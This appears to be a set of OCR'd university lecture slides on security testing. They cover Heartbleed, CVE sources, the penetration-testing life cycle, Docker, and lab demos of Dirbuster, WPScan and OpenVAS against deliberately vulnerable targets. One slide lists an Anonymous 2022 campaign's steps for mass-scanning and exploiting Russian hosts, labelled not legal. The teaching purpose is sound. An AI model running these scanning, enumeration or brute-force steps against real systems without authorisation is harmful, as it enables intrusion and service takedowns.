
Università di Genova

- SSL implementation




enrico.cambiaso@cnr.it

Exploit sample: Hearthbleed



enrico.cambiaso@cnr.it

Exploit sample: Hearthbleed



enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

What can ????????? contain?

enrico.cambiaso@cnr.it

Exploit sample: Hearthbleed

Consiglio Nazionale delle Ricerche

Università di Genova

- ????????? may contain:
  - Decryption keys
  - Username/password pairs
  - Session cookies
  - File portions
  - Etc.

enrico.cambiaso@cnr.it

Vulnerabilities sources

Consiglio Nazionale delle Ricerche

Università di Genova

- Where to get information on vulnerabilities?
  - Public databases
    - E.g., https://cve.mitre.org
    - Unique identification (i.e., CVE)
  - Public scientific papers
  - Blog posts, tweets, bullettins, etc.

enrico.cambiaso@cnr.it

Vulnerabilities exploitation

Consiglio Nazionale delle Ricerche

Università di Genova

- How to exploit it?
  - Public exploits
  - GitHub
  - Self-implementation

enrico.cambiaso@cnr.it

Vulnerabile hosts identification

Consiglio Nazionale delle Ricerche

Università di Genova

- How to identify if a service/host is vulnerable?
  3. Footprinting and scanning
     - OS fingerprinting, port scanning and services detection
  4. Vulnerability assessment
     - Through dedicated tools (e.g., Nessus, Nexpose, OpenVAS, etc.)

enrico.cambiaso@cnr.it

Assignments

Consiglio Nazionale delle Ricerche

Università di Genova

- Identify one relevant CVE
  - Study its description (e.g., on https://cve.mitre.org)
  - Study the functioning of the related exploit (if any)
- Install on your PC (in general, we will mainly use Docker):
  - [Mandatory] Docker
    - If you encounter errors on MS Windows, see https://superuser.com/questions/1382472/how-do-i-find-and-enable-the-virtualization-setting-on-windows-10
    - Create a sample container, just to test everything works fine
      - E.g., `docker run hello-world`
  - [Optional] A software allowing you to create virtual machines (e.g. VirtualBox)
    - Create a Kali Linux virtual machine
    - Create an intentionally vulnerable host
      - E.g., Metasploitable
      - See, e.g., https://www.linuxadictos.com/en/vulnerable-distributions-on-purpose-to-practice.html
      - Beware of not using a shared network, or public IP addresses (!!)

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Module 3
Automated security tools

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Previous assignments

Consiglio Nazionale delle Ricerche

Università di Genova

- *Identify one relevant CVE*
  - *Study its description (e.g., on https://cve.mitre.org)*
  - *Study the functioning of the related exploit (if any)*
- *[Mandatory] Install on your PC (in general, we will mainly use Docker):*
  - *Docker*
    - *If you encounter errors on MS Windows, see https://superuser.com/questions/1382472/how-do-i-find-and-enable-the-virtualization-setting-on-windows-10*
    - *Create a sample container, just to test everything works fine*
      - *E.g.,* `docker run hello-world`
  - *A software allowing you to create virtual machines (e.g. VirtualBox)*
    - *Create a Kali Linux virtual machine*
    - *Create an intentionally vulnerable host*
      - *E.g., Metasploitable*
      - *See, e.g., https://www.linuxadictos.com/en/vulnerable-distributions-on-purpose-to-practice.html*
      - *Beware of not using a shared network, or public IP addresses (!!)*

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Part 1

enrico.cambiaso@cnr.it

Penetration Testing life cycle LEGAL

Consiglio Nazionale delle Ricerche

Università di Genova

1 Engagement
- Quotation, legal aspects and permissions, black/white/grey box, scope, timings

2 Information gathering
- General information, understanding the business, infrastructure information gathering, web apps

3 Footprinting and scanning
- OS fingerprinting, port scanning and services detection

4 Vulnerability assessment
- Tools like Nessus, Nexpose, OpenVAS

5 Exploitation
- E.g. through metasploit

4 Reporting

enrico.cambiaso@cnr.it

Classical attack activities NOT LEGAL

Consiglio Nazionale delle Ricerche

Università di Genova

1. Information gathering
2. Enumeration
3. Gaining access
4. Privilege escalation
5. Maintaining access
6. Covering tracks

enrico.cambiaso@cnr.it

Anonymous #OPUkraine 2022 example NOT LEGAL


Consiglio Nazionale delle Ricerche

Università di Genova

1. Run masscan of Russian IP space for specific ports
2. Collect scan data to see what is responding
3. Run focused scans with specialized scanners - SQLmap, OpenVAS, WPScan, etc.
4. Validate data with multiple scans and OSINT
5. Find vulnerability and exploit data based on scans
6. Exploit vulnerabilities with MetaSploit, etc.
7. Take down these services

enrico.cambiaso@cnr.it

Cyber-attack example



enrico.cambiaso@cnr.it

Pre-requisite: Docker

Consiglio Nazionale delle Ricerche

Università di Genova

- Docker is a a platform for developing and running applications in containers
- Key Features:
  - Containerization: isolate applications and their dependencies
  - Portability: consistent across different environments
  - Efficiency: lightweight, fast, and resource-efficient
- Benefits:
  - Consistency: eliminates "it works on my machine" issues
  - Scalability: easily scale applications up or down
  - Resource optimization: Efficient use of system resources
- Popular Terminology:
  - Image: lightweight, standalone, executable package
  - Container: runnable instance of a Docker image
  - Dockerfile: script to create a Docker image

docker

enrico.cambiaso@cnr.it

How to use Docker

Consiglio Nazionale delle Ricerche

Università di Genova

1. First of all, install Docker on your machine
2. Identify an image:
   - See https://hub.docker.com
3. Run the image:
   - `docker run -it <image>:<tag> <command>`

enrico.cambiaso@cnr.it

docker

Other Docker commands

Consiglio Nazionale delle Ricerche

Università di Genova

- `docker run`: start a new Docker container from an image
- `docker ps`: list all the running Docker containers
- `docker stop`: to stop a running container
- `docker rm`: remove a Docker container
- `docker images`: list all the Docker images that are currently available on your system
- `docker pull`: download a Docker image from a registry
- `docker exec`: execute a command in a running container

Source: https://www.mygreatlearning.com/blog/top-essential-docker-commands/

docker

enrico.cambiaso@cnr.it

Docker run parameters

Consiglio Nazionale delle Ricerche

Università di Genova

- Interactive mode: `-i`
- Allocate a shell: `-t`
- Daemon mode: `-d`
- Mapping a local port of the host to a container port:
  `-p <host_port>:<container_port>`
- Mapping a local directory of the host to a container volume/directory:
  `-v <local_directory>:<container_directory>`
- Set an environment variable: `-e <variable_name>=<variable_value>`
- Set a working directory inside the container: `-w <container_directory>`

For more information, see
https://docs.docker.com/engine/reference/commandline/container_run/

docker

enrico.cambiaso@cnr.it

Docker network commands

Consiglio Nazionale delle Ricerche

Università di Genova

- Create a network `mynetwork`:
  - `docker network create mynetwork`
- Run two containers foo and bar on the network `mynetwork`:
  - `docker run --network=mynetwork -h foo -it --rm --name foo ubuntu`
  - `docker run --network=mynetwork -h bar -it --rm --name bar ubuntu`
- Ping `bar` from `foo`:
  - `ping bar`

enrico.cambiaso@cnr.it

docker

Clean up Docker

Consiglio Nazionale delle Ricerche

Università di Genova

- If Docker images and containers are not kept under observation, their space usage may quickly increase
- Possible solutions:
  1. Remove a Docker container:
     ```
     docker ps -a
     # identify the container id of the container to remove
     docker rm <container_id>
     ```
  2. Remove a Docker image:
     ```
     docker images
     # identify the image id of the image to remove
     docker rmi <image_id>
     ```
  3. Restore Docker (like a factory reset):
     ```
     docker stop `docker ps -a|grep Up|awk '{print $1}'`
     docker system prune -a
     ```

enrico.cambiaso@cnr.it

docker

Portainer

Consiglio Nazionale delle Ricerche

Università di Genova

- Portainer is an open-source container management platform that simplifies Docker container orchestration and management
- Key features:
  - User-Friendly Interface: intuitive web-based dashboard for Docker management
  - Container Deployment: easily deploy and manage containers
  - Multi-Platform Support: works with Docker, Kubernetes, and other container runtimes
  - Role-Based Access Control (RBAC): granular control over user permissions
- Execution:

```
docker volume create portainer_data
docker run -d -p 8000:8000 -p 9443:9443 --name portainer --
restart=always -v /var/run/docker.sock:/var/run/docker.sock -v
portainer_data:/data portainer/portainer-ce:latest
```

For further information, see
https://docs.portainer.io/v/2.16/start/install/server/docker/linux

docker

enrico.cambiaso@cnr.it

Dockerfile example

Consiglio Nazionale delle Ricerche

Università di Genova

```
FROM ubuntu:latest

# . includes app.py and requirements.txt
COPY . /app
WORKDIR /app

RUN apt-get update

RUN apt-get install -y python3 python3-pip
RUN pip3 install --upgrade pip
RUN pip3 install -r requirements.txt

CMD [ "python3", "app.py" ]
```

enrico.cambiaso@cnr.it

Create container from Dockerfile

Consiglio Nazionale delle Ricerche

Università di Genova

- Build the image:

```
docker build -t mycontainerimage .
```

- Save the image to file:

```
docker save mycontainerimage:latest|gzip >
mycontainerimage.tar.gz
```

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Module 3
Automated security tools

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Part 2

enrico.cambiaso@cnr.it

Dirbuster

Consiglio Nazionale delle Ricerche

Università di Genova

- It’s a Java application able to enumerate web resources
- Allows both brute force and list-based scanning
- Available in headless mode (`-H` parameter)
- Available as a Docker container
  - `docker run -it hypnza/dirbuster -u <target_url>`


enrico.cambiaso@cnr.it


Demo: Dirbuster

Consiglio Nazionale delle Ricerche

Università di Genova

- Via Docker:
  - `docker run -it hypnza/dirbuster --help`
  - `docker run -it hypnza/dirbuster -u http://testphp.vulnweb.com`
- Native:
  - You can use lists on `/usr/share/wordlists/dirbuster`
    - `directory-list-2.3-medium.txt` is often a good choice





enrico.cambiaso@cnr.it

WPScan

Consiglio Nazionale delle Ricerche

Università di Genova

- **WPScan:** WPScan is a black box Wordpress vulnerability scanner designed for security professionals and website administrators to assess the security of WordPress installations
- **Vulnerability Scanning:** WPScan scans Wordpress installations for known vulnerabilities, helping identify potential security weaknesses
- **Username Enumeration:** It can enumerate Wordpress usernames, aiding in the assessment of the strength of login credentials
- **Plugin and Theme Detection:** WPScan identifies installed plugins and themes, including version information, to pinpoint potential vulnerabilities associated with specific software versions
- **Password Attack:** Offers password attack capabilities, allowing users to test the strength of Wordpress login credentials through brute-force and dictionary attacks
- **Security Headers and Configuration Checks:** WPScan assesses security headers and configuration settings to ensure adherence to best practices and identifies any misconfigurations that may pose security risks

Link: https://wpscan.com


enrico.cambiaso@cnr.it

Demo: WPScan

Consiglio Nazionale delle Ricerche

Università di Genova

- First, we need to run a vulnerable Wordpress host
  - See, e.g., https://github.com/vavkamil/dvwp (not working on Apple Silicon)
    - `git clone https://github.com/vavkamil/dvwp.git`
    - `cd dvwp`
    - `docker-compose up -d --build`
    - `docker-compose run --rm wp-cli install-wp`
    - `docker-compose up -d`
    - `#docker-compose down`
- Then, we need to run WPScan
  - Need to register to https://wpscan.com/register to get an API token
  - Run `wpscan -h` or `man wpscan` for execution syntax
  - See, e.g., https://github.com/wpscanteam/wpscan/tree/master
    - `docker run -it --rm --network=host wpscanteam/wpscan --url http://$TARGET_HOST:$TARGET_PORT --enumerate p --api-token $API_TOKEN`
- Finally, check obtained results



enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Module 3
Automated security tools

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Part 3

enrico.cambiaso@cnr.it

Greenbone Security Assistant (OpenVAS GUI)

Consiglio Nazionale delle Ricerche

Università di Genova

- **Greenbone Security Assistant:** GSA is the web-based graphical interface for OpenVAS, providing a user-friendly platform for vulnerability management, allowing users to configure scans, analyze scan results, and generate comprehensive reports
- **Vulnerability Scanning tool:** OpenVAS performs thorough network scans to identify and assess potential security vulnerabilities in hosts and services
- **Comprehensive Vulnerability Database:** Utilizes the Network Vulnerability Tests (NVTs) feed, regularly updated with a vast database of vulnerability tests, ensuring coverage for a wide range of security issues
- **Detailed Reporting:** Generates detailed reports on identified vulnerabilities, providing valuable insights for prioritizing and addressing security issues effectively
- **Integration Capabilities:** Supports integration with other security tools and systems, allowing for a seamless incorporation of vulnerability management into broader security workflows
- **Open Source:** As an open-source framework, OpenVAS fosters transparency, collaboration, and customization, allowing users to inspect, modify, and contribute to the codebase for continuous improvement

Link: https://www.openvas.org


enrico.cambiaso@cnr.it

Demo: Greenbone Security Assistant (OpenVAS GUI)

Consiglio Nazionale delle Ricerche

Università di Genova

- Docker execution (see https://github.com/mikesplain/openvas-docker)
  1. Run `docker run -d -p 443:443 --name openvas mikesplain/openvas`
  2. Open your browser to https://localhost
  3. Login as `admin:admin`



enrico.cambiaso@cnr.it

Metasploit

Consiglio Nazionale delle Ricerche

Università di Genova

